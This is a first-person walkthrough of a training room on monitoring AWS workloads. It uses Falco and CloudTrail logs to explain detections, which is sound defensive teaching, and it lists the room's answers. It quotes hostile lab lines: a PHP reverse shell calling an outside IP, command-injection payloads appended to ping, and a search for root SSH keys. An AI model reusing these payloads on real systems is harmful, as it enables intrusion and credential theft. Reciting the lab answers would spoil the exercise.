Monitoring AWS Workloads
Fifth and final room in the Cloud Security for SOC module, and the one carrying the badge. It follows Cloud Security Pitfalls, AWS Security Logging, Monitoring AWS Logins and Monitoring AWS Services. Those covered the control plane and the managed services; this is the workloads layer, the code actually running, on EC2, in containers, and in Lambda.
Eight tasks, twenty-three answers, all solved 100%. It is the biggest room in the module and the only one where CloudTrail is not the primary source:
index=* | stats count by index, sourcetype
#   task3   falco:custom      362
#   task5   falco:custom       31
#   task6   aws:cloudtrail    103
#   task7   aws:cloudtrail    118
Falco is the new source, and it is the point of the first half. CloudTrail tells you what someone asked AWS to do; Falco tells you what actually executed on the box, process, file and network syscalls, the cloud equivalent of Sysmon.
Task 2: the two services that make EC2 hard to monitor
Two definitions. SSM commands and sessions land in CloudTrail as SendCommand, StartSession, SendCommand when you push a script to a fleet, StartSession when Session Manager opens an interactive shell. And the service that adjusts instance counts to match demand is Amazon EC2 Auto Scaling (EC2 Auto Scaling alone is rejected, it wants the full product name).
Both matter for monitoring rather than trivia. SSM means a remote shell on any instance without SSH, without a key, and without an inbound port, so an SSH-focused detection sees nothing, and StartSession is the event that replaces it. Auto Scaling means hostnames and instance IDs are ephemeral, so any detection keyed to a specific host breaks by design.
Task 3: Falco on EC2
Two hosts appear in the data, and they demonstrate the two ways to consume Falco:
index=task3 | stats count by hostname, rule
#   ec2-demo     exec                             297
#   ec2-demo     exec-memfd                        30
#   ec2-demo     Read sensitive file untrusted     27
#   ec2-demo     fim-shadow                         4
#   ec2-demo     fim-profile                        3
#   srv-prodgw   Search Private Keys or Passwords   1
ec2-demo is raw low-level telemetry, 297 exec events, every process launch. srv-prodgw is one high-level alert. That is the same trade-off as Sysmon-versus-EDR: one gives you everything and needs querying, the other gives you a verdict.

Reading ec2-demo in order gives an ordinary onboarding:
index=task3 (fim-shadow OR passwd OR "git clone")
| table _time, hostname, rule, "output_fields.user.name", "output_fields.proc.cmdline"
#   23:43:19  fim-shadow  root          useradd -m -s /bin/bash morgan.blake
#   23:43:23  fim-shadow  root          usermod -a -G sudo morgan.blake
#   23:44:19  exec        root          passwd morgan.blake
#   23:45:05  exec        morgan.blake  git clone https://github.com/react-boilerplate/react-boilerplate
Morgan’s password was changed at 2026-01-14 23:44:19, and the repository cloned is react-boilerplate.
Note how fim-shadow fires on useradd and usermod, Falco is watching writes to /etc/shadow and /etc/gshadow, so it catches account changes by file rather than by command, which means it also catches them when the tool is something other than useradd. The passwd line, by contrast, comes from a plain exec rule. Two different detection strategies covering the same activity.
The srv-prodgw alert is Search Private Keys or Passwords, and its command line is the whole story:
find /root -name *id_rsa*
Someone as root, hunting for SSH private keys. That is the high-level rule earning its keep, no query written, no baseline needed.
Tasks 4 and 5: containers, and why the host is the right place to watch
Two Yea/Nay answers, both Yea, and both are worth understanding rather than guessing. An EC2 instance does have access to its containers’ events, because containers share the host kernel, the room’s phrasing is that ps inside a container shows only its own processes, but the same command on the host shows everything. That is exactly why you install the agent on the host and get all containers for free. And Initial Access to containers is similar to plain EC2: the room lists exposed remote access for hosts and exposed management interfaces for containers, but the common risks, a vulnerable web or database app, and supply chain, are identical.
The practical exercise has 31 events and two containers:
index=task5 | stats count, values("output_fields.container.image") as img by "output_fields.container.name"
#   host      6   (no image)
#   thm-db    7   postgres:18-bookworm
#   thm-web  18   thm/website:latest
The two containers are thm-db, thm-web and the web image is thm/website:latest.
Then the attack, which is one of the clearest illustrations of container telemetry I have seen in a room:

19:06:28  pexe=/usr/sbin/apache2   sh -c ping  -c 4 1.1.1.1
19:06:38  pexe=/usr/sbin/apache2   sh -c ping  -c 4 ; whoami
19:06:43  pexe=/usr/sbin/apache2   sh -c ping  -c 4 ; which php
19:07:34  pexe=/usr/bin/php7.0     sh -c bash <&3 >&3 2>&3
The Apache path is /usr/sbin/apache2, read straight off proc.pexepath, the parent of the injected shell. The first Discovery command is whoami.
The sh -c ping -c 4 ; <command> shape is a textbook command injection: the app runs ping -c 4 $userinput and the attacker appends ; whoami. The first request (ping -c 4 1.1.1.1) is just proving the feature works. What makes it findable is the parent process, a web server spawning /bin/dash is abnormal on its own, and apache2 as the parent of whoami needs no signature at all.
The reverse shell is:
php -r $sock=fsockopen("115.190.98.228",9999);exec("bash <&3 >&3 2>&3");
That which php at 19:06:43 is the attacker checking which interpreter is available before choosing a payload, a small detail, and a nice reminder that Discovery inside a container is about what the image contains, not what the network looks like.
Task 6: a Lambda function, misconfigured in three steps
Back to CloudTrail. The img-processor function is created and then progressively weakened:
index=task6 (eventName=CreateFunction* OR eventName=Update* OR eventName=AddPermission*)
#   19:02:15  CreateFunction                  role: img-processor-role-ztpjz457
#   19:03:02  AddPermission                   principal: *   action: lambda:InvokeFunction
#   19:03:06  UpdateFunctionCode              codeSha256: JM6U2MB9wb7p738MMZzcISed6lXCRm0GNHS0eK0UpZQ=
#   19:03:38  UpdateFunctionConfiguration     role: ImageProcessorRole
The creation role is img-processor-role-ztpjz457, the post-change hash is JM6U2MB9wb7p738MMZzcISed6lXCRm0GNHS0eK0UpZQ=, the new execution role is ImageProcessorRole, and the event confirming public access is AddPermission20150331v2.
Two things to keep. codeSha256 is the field that makes Lambda code auditable at all, you cannot see the code in CloudTrail, but you can see that it changed, and a hash that moves without a deployment pipeline behind it is a finding. And the role swap from an auto-generated service-role/img-processor-role-ztpjz457 to a hand-named ImageProcessorRole is the interesting half of the misconfiguration: AWS generates those suffixed service roles with minimal scope, so replacing one with a bespoke role is almost always a privilege increase.
AddPermission with "principal": "*" is the same pattern as the S3 policy in Monitoring AWS Services, a resource policy granting lambda:InvokeFunction to everyone, meaning anybody who learns the function URL can run it.
Task 7: the Lambda as an attack platform
The payoff task, and four CloudTrail rows carry it:

19:54:45  UpdateFunctionCode   carl.brown                          codeSize 1837
19:55:05  RunInstances         assumed-role/THMDeployerRole/...    i-054e705408f5fa5de, i-056219235e66e3f94
19:56:14  UpdateFunctionCode   carl.brown                          codeSize 1845
19:56:22  SendCommand          assumed-role/THMDeployerRole/...    AWS-RunShellScript
The user and key are carl.brown, AKIAVZZK4G6EZH7GIZY3, the malicious upload is 1837 bytes, the instances launched are i-054e705408f5fa5de, i-056219235e66e3f94, the SSM document is AWS-RunShellScript, and the user-agent is Boto3/1.40.4.
The shape of this is what makes it worth studying. carl.brown never launches an instance and never runs a command, every destructive action is performed by assumed-role/THMDeployerRole/thm-deployer, the function’s own execution role. The human’s entire involvement is two UpdateFunctionCode calls. The Lambda is the attack platform and its role is the credential, which means:
- Nothing the attacker did requires an access key with EC2 or SSM permissions.
carl.brownonly neededlambda:UpdateFunctionCode. - Every downstream event is attributed to a role that is supposed to launch instances, so it looks legitimate in isolation.
- The user-agent gives it away:
exec-env/AWS_Lambda_python3.14is embedded in the full agent string, so any API call from that role can be confirmed as coming from Lambda rather than a developer laptop.
And the sequencing is the detection. Two code updates 89 seconds apart, with instance creation between them, is not a deployment pipeline, that is iterate-and-retry. Then AWS-RunShellScript against the instances it just created, which is the standard document for arbitrary shell commands and the same SSM path Task 2 warned about: no SSH, no key, no inbound port, and a cryptominer installed on both hosts.
Task 8: closing out the module
Two things, and they are the module’s ending rather than just the room’s.
The workload layer is the only place you see what actually ran. CloudTrail told us carl.brown called UpdateFunctionCode and that a role launched two instances, it could never tell us the injected command was ; whoami, that the parent was /usr/sbin/apache2, or that a find /root -name *id_rsa* went looking for keys. Those came from Falco, on the host, watching syscalls. The cloud provider’s audit log stops at the API boundary; everything past it is yours to instrument, which is exactly the Cloud Security Pitfalls shared-responsibility line drawn in telemetry rather than policy.
And across all five rooms, the thing being abused was almost always a legitimate identity’s legitimate capability. A Splunk integration holding root. An admin’s long-term key. A debug bucket policy. A QA database flipped public. And here, a Lambda execution role doing precisely what it was designed to do, call RunInstances and SendCommand, on behalf of code somebody else replaced. Not one of the five rooms turned on an exploit. The detections that worked were all correlations of ordinary events: MFAUsed: No on a success, Principal: * with no Condition, publiclyAccessible plus 0.0.0.0/0, GetObject equal to DeleteObject, an apache2 parent on a shell. That is the actual curriculum of Cloud Security for SOC, and it is a good one.
Room solved 100%: eight tasks, twenty-three answers, and the Cloud Security for SOC module badge.